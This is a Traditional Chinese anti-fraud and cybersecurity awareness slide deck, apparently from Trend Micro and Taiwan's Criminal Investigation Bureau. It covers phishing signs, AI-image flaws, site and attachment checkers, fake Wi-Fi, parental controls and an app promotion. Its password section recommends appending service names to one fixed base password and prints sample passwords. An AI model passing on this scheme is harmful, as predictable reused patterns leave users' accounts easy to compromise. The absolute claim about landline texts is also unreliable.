
2. 使用其他管道確認要求。

在處理敏感資訊時，員工必須遵循驗證系統來謹慎行事

（如多重簽名或其他驗證協定）。

3. 檢查所有郵件。

小心包含可疑內容的非常規性郵件，如可疑寄件者、網域名稱




生成式 AI 影像之破綻

儘管由 AI 生成的影像越來越逼真，但若仔細觀察，仍能看出一些端倪

- 異常或不自然的細節
- 紋理和圖案的重複
- 光影和顏色的不一致
- 逆向搜尋引擎



預防投資詐騙廣告



X 投資詐騙廣告

預防釣魚可以這樣作



網站安全
檢查

- <https://global.sitesafety.trendmicro.com/>
- <https://www.urlvoid.com/>



附檔安全
檢查

- www.virustotal.com

密碼安全建議

密碼設定難一點(符合長度與複雜度的條件)並定期更換密碼

更換的密碼不與先前的密碼重複

所謂複雜度就是一串密碼當中包了以下的字元種類

1. 數字 0~9
2. 英文小寫 a~z
3. 英文大寫 A~Z
4. 特殊字元 如：~!@#\$%^&*()...此類字元

舉例：123QAZwsx!!@#@##

密碼安全建議

邏輯性(推薦)

說明：常用高強度密碼配合服務名稱

舉例：123QAZwsx!!@@##Google

進階例1：123QAZwsx!!@@##Go0gl1

進階例2：123QAZwsx!!@@##F@c1bo0k

3 招辨認徹底防詐

1、網址

從簡訊連結導入的詐騙網站，畫面大多會仿造銀行官方風格，應注意的是，官方網址需確認詳細，其他都可能是可疑不明網域。

2、銀行不會透過簡訊要求點擊連結進行「實名驗證」

假網站有許多失效連結，另外銀行不會透過簡訊要求點擊連結進行「實名驗證」或提供完整卡片資訊，而詐騙釣魚網站會要求填寫姓名、卡號、有效期限與安全碼等敏感資訊。

3、來自市內電話號碼的簡訊必是詐欺

警方提醒，來自市內電話號碼的簡訊必是詐欺，另外銀行不會主動以任何名義要求顧客提供資料進行驗證，務必多方確認，切勿填入個資，以免信用卡遭到盜刷。

留意假 Wi-Fi 攻擊


駭客或詐騙常利用免費假 Wi-Fi 熱點
引誘用戶連上，藉以竊取個資

請謹記：

- 避免使用免費公共 Wi-Fi
- 避免使用公共 Wi-Fi 登入網頁或購物
- 避免使用公共 Wi-Fi 輸入個人資料



預防電腦安全可以這樣作



遇到AI詐騙，可以？

- 保持冷靜，提高警覺
- 查證真實性
- 絕不輕易匯款、提供個資
- 165 反詐騙電話求助
- 拒當故事主角



善用工具 用科技妥善防護

- Apple 控制 (帳戶管理，適用iPhone/iPad)

<https://support.apple.com/zh-tw/HT201304>

- Google Family link (Google 帳戶)

https://play.google.com/store/apps/details?id=com.google.android.apps.kids.familylink&hl=zh_TW&gl=US

- 電腦 / App 工具 (家長防護+防詐防毒，裝置管理)

趨勢科技 PC-cillin / 行動安全防護

https://www.trendmicro.com/zh_tw/forHome/trial.html

Apple 控制 (iPhone/iPad限定)

在孩子的 iPhone、iPad 和 iPod touch 上使用分級保護控制

防止存取兒
童不宜的影
音內容

限制瀏覽成
人網站

防止在
iTunes 與
App Store 購
買

控管使用內
建 App 和功
能



Google Family link (帳戶管理，不限裝置)



透過 Family Link，您可以瞭解子女使用數位裝置的情況、分享位置資訊，以及管理隱私權設定等等。



刑事警察局攜手趨勢科技



內政部 刑事警察局 × 趨勢科技 AI防詐達人

全民防詐守護戰

立即索取免費90天 AI防詐達人

步驟1

在**165 LINE**官方帳號，
輸入通關密語「**全民防詐**」



步驟2

取得免費**90天**
AI防詐達人App，幫自己
與家人安裝做好防護



步驟3

至活動網站完成任務，
參加月月抽獎並領取
55折優惠券



即日起至8月31日止，至刑事警察局「165 LINE官方帳號」

(<https://line.me/R/ti/p/@878ivcds>)，輸入通關密碼「全民防詐」，即可獲得趨勢科技「AI防詐達人」App免費三個月體驗版專屬下載連結。

另閱覽「165打詐儀表板」

<https://165dashboard.tw/>

至活動頁面<https://trend-tw.com/tmc90-165form>，

輸入當日受理案件數及資料，即可參加限量版行動電源月月抽獎活動，還可獲得趨勢科技資安產品55折限時優惠券，期望藉此提升民眾識詐、防詐與應對能力。

趨勢科技資安小學堂

- ✓ 9大主題
- ✓ 10分鐘短片/主題
- ✓ 4道討論引導
- ✓ Kahoot!線上問題遊戲

歡迎轉載使用



<https://www.trendmicro.com/internet-safety/zh-tw/cyber-academy>

**Proactive security
starts here**